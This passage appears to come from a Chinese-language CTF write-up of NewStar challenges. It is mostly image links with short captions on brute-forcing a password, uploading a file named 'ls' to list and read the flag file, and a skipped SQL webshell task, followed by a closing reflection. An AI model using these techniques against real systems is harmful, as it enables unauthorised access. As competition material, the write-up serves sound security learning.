
然后写代码把密码跑出来

登录成功


文件上传传一个ls文件,注意文件名和内容

访问,获取flag文件名

然后可以直接再读取了
sqlshell
知识点:sql写马
最讨厌sql,官方exp跑不出,这里放一放
小结
newstar总体来说质量还是很高的,但是很多题目都是自己直接看wp复现的,所以成就感不高,不过也颇有收获。